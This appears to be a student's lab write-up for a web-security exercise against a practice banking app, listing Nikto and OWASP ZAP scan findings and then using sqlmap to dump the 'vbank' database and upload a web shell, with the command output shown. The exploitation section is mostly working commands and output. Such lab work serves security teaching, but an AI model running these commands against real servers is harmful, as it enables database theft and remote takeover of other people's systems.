
- Avialble by Default in Kali installation
- Run the application `nikto -h http://vbank.com`



2. Report how you found the different vulnerabilities: SQLi, XSS, etc.

solution

1. Nikto Vulnerability Scanner
    - Run the nikto from command line with `--host` switch for host url



- Vulnerabilities/info found:

1. Clickjacking

2. Cross site scripting


3. Directory traversal

4. cookie without httponly flag

5. Server information in response headers

6. Owasp Zap vulnerability scanner

- run the zapproxy `zapproxy` and click on the `automated scan`



ZAP Scanning Report- Results

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	1
Low	4
Informational	2

Alerts (From Scan Report)

Name	Risk Level	Number of Instances
Cross Site Scripting (DOM Based)	High	1
X-Frame-Options Header Not Set	Medium	3
Absence of Anti-CSRF Tokens	Low	3
Cookie No HttpOnly Flag	Low	1
Cookie Without SameSite Attribute	Low	1
X-Content-Type-Options Header Missing	Low	19
Information Disclosure - Sensitive Information in URL	Informational	3
Information Disclosure - Suspicious Comments	Informational	1

Alerts (Manual test comparing ZAP)


Name	Risk Level	Number of Instances	False Positive
Cross Site Scripting (DOM Based)	High	1	**Yes**
X-Frame-Options Header Not Set	Medium	3	**No**
Absence of Anti-CSRF Tokens	Low	3	**No**
Cookie No HttpOnly Flag	Low	1	**No**
Cookie Without SameSite Attribute	Low	1	**No**
X-Content-Type-Options Header Missing	Low	19	**No**
Information Disclosure - Sensitive Information in URL	Informational	3	**No**
Information Disclosure - Suspicious Comments	Informational	1	**No**

3. Now you have collected enough information about the victim web application and found
multiple serious SQL injection vulnerabilities.
Use an automatic exploitation tool (e.g. sqlmap) to dump all the database, upload a web shell
and prove that you have control of the bank server!

- Using `sqlmap` to find sql injection and dump database content
- Usage

```
$: sqlmap -u 'http://192.168.37.128/login.php?username=alex' --dbs
```

Result:



- Found `vbank` database (along with others)
- use `--dump` as switch and dump the contents of database `vbank` with `-D` switch

```
└─$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' -D vbank --dump
```

- Uploading a shell

```
$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' --os-shell

[06:23:50] [INFO] the file stager has been successfully uploaded on '/var/www/htdocs/' - http://192.168.37.128:80/tmpuxstl.php
[06:23:50] [INFO] the backdoor has been successfully uploaded on '/var/www/htdocs/' - http://192.168.37.128:80/tmpbjcpu.php
[06:23:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'www-data'
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
os-shell>
```

> This is on condition that we have write permission on `www` directroy.

> Initially, sqlmap threw an error `unable to upload shell as the user have may not have right permissions to the sepcifed directory`